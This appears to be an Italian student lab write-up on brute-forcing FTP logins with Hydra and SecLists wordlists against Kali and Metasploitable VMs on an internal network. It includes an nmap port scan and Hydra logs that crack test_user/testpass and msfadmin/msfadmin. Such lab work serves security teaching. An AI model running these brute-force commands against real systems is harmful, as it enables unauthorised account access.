[ATTEMPT] target 192.168.1.9 - login "test_user" - pass "baseball" - 12 of 8295456000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.9 - login "test_user" - pass "abc123" - 13 of 8295456000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.9 - login "test_user" - pass "football" - 14 of 8295456000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.9 - login "test_user" - pass "monkey" - 15 of 8295456000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.9 - login "test_user" - pass "letmein" - 16 of 8295456000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.9 - login "test_user" - pass "696969" - 17 of 8295456000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.9 - login "test_user" - pass "shadow" - 18 of 8295456000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.9 - login "test_user" - pass "master" - 19 of 8295456000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.9 - login "test_user" - pass "666666" - 20 of 8295456000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.9 - login "test_user" - pass "qwertyuiop" - 21 of 8295456000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.9 - login "test_user" - pass "123321" - 22 of 8295456000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.9 - login "test_user" - pass "mustang" - 23 of 8295456000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.9 - login "test_user" - pass "1234567890" - 24 of 8295456000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.9 - login "test_user" - pass "michael" - 25 of 8295456000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.9 - login "test_user" - pass "654321" - 26 of 8295456000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.9 - login "test_user" - pass "pussy" - 27 of 8295456000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.9 - login "test_user" - pass "superman" - 28 of 8295456000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.9 - login "test_user" - pass "1qaz2wsx" - 29 of 8295456000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.9 - login "test_user" - pass "7777777" - 30 of 8295456000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.9 - login "test_user" - pass "fuckyou" - 31 of 8295456000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.9 - login "test_user" - pass "121212" - 32 of 8295456000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.9 - login "test_user" - pass "000000" - 33 of 8295456000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.9 - login "test_user" - pass "qazwsx" - 34 of 8295456000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.9 - login "test_user" - pass "123qwe" - 35 of 8295456000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.9 - login "test_user" - pass "killer" - 36 of 8295456000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.9 - login "test_user" - pass "trustno1" - 37 of 8295456000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.9 - login "test_user" - pass "jordan" - 38 of 8295456000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.9 - login "test_user" - pass "jennifer" - 39 of 8295456000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.9 - login "test_user" - pass "zxcvbnm" - 40 of 8295456000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.9 - login "test_user" - pass "asdfgh" - 41 of 8295456000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.9 - login "test_user" - pass "hunter" - 42 of 8295456000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.9 - login "test_user" - pass "testpass" - 43 of 8295456000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.9 - login "test_user" - pass "huster" - 44 of 8295456000000 [child 3] (0/0)
[21][ftp] host: 192.168.1.9 login: test_user password: testpass
[ATTEMPT] target 192.168.1.9 - login "info" - pass "123456" - 1000001 of 8295456000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.9 - login "info" - pass "password" - 1000002 of 8295456000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.9 - login "info" - pass "12345678" - 1000003 of 8295456000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.9 - login "info" - pass "qwerty" - 1000004 of 8295456000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.9 - login "info" - pass "123456789" - 1000005 of 8295456000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.9 - login "info" - pass "12345" - 1000006 of 8295456000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.9 - login "info" - pass "1234" - 1000007 of 8295456000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.9 - login "info" - pass "111111" - 1000008 of 8295456000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.9 - login "info" - pass "1234567" - 1000009 of 8295456000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.9 - login "info" - pass "dragon" - 1000010 of 8295456000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.9 - login "info" - pass "123123" - 1000011 of 8295456000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.9 - login "info" - pass "baseball" - 1000012 of 8295456000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.9 - login "info" - pass "abc123" - 1000013 of 8295456000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.9 - login "info" - pass "football" - 1000014 of 8295456000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.9 - login "info" - pass "monkey" - 1000015 of 8295456000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.9 - login "info" - pass "letmein" - 1000016 of 8295456000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.9 - login "info" - pass "696969" - 1000017 of 8295456000000 [child 0] (0/0)
^C[ERROR] Can not create restore file (./hydra.restore) - Permission denied

(kali@kali)~[/usr/share/seclists/Usernames]
$
```

Right Ctrl

Svolgimento


1. Mi posiziono in "NAT" (mi collego ad Internet, o in Bridge su UTM), utilizzate il comando `sudo apt install seclists`, `sudo apt install vsftpd`
2. Esercizio guidato su SSH da Kali a Kali.
3. FTP da Kali a Kali.
4. Bonus: tentare di attaccare altri servizi come telnet / ssh / ftp da Kali a Metasploitable (in rete interna) Un attacco può essere: utente msfadmin password listadipassword (con msfadmin incluso).

Kali e Meta vanno posizionate sulla stessa rete e devono lavorare in modalità interna.

Verifichiamo i servizi attivi su Meta con una scansione di nmap.

Attiviamo il service ftp su Meta e, dopo aver aggiunto msfadmin fra gli username e le password dei file che utilizziamo in seclists, lanciamo Hydra per il service ftp.

Dopo pochi tentativi, Hydra è in grado di craccare la corretta combinazione user e password.



```
Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

(kali@kali)-[~]
$ sudo nmap -sS 192.168.32.106
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-11 15:36 CET
Nmap scan report for 192.168.32.106
Host is up (0.00075s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:26:B6:A5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.72 seconds

(kali@kali)-[~]
$ sudo service ssh start

(kali@kali)-[~]
$ sudo service vsftpd start

(kali@kali)-[~]
$ hydra -L /usr/share/seclists/Username/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt 192.168.32.106 -t4 ftp -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organization, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-11 15:37:22
[DATA] max 4 tasks per 1 server, overall 4 tasks, 8295465295457 login tries (l:8295457/p:1000001), ~2073866323865 tries per task
[DATA] attacking ftp://192.168.32.106:21/
[ATTEMPT] target 192.168.32.106 - login "msfadmin" - pass "msfadmin" - 1 of 8295465295457 [child 0] (0/0)
[ATTEMPT] target 192.168.32.106 - login "msfadmin" - pass "123456" - 2 of 8295465295457 [child 1] (0/0)
[ATTEMPT] target 192.168.32.106 - login "msfadmin" - pass "password" - 3 of 8295465295457 [child 2] (0/0)
[ATTEMPT] target 192.168.32.106 - login "msfadmin" - pass "12345678" - 4 of 8295465295457 [child 3] (0/0)
[21][ftp] host: 192.168.32.106 login: msfadmin password: msfadmin
```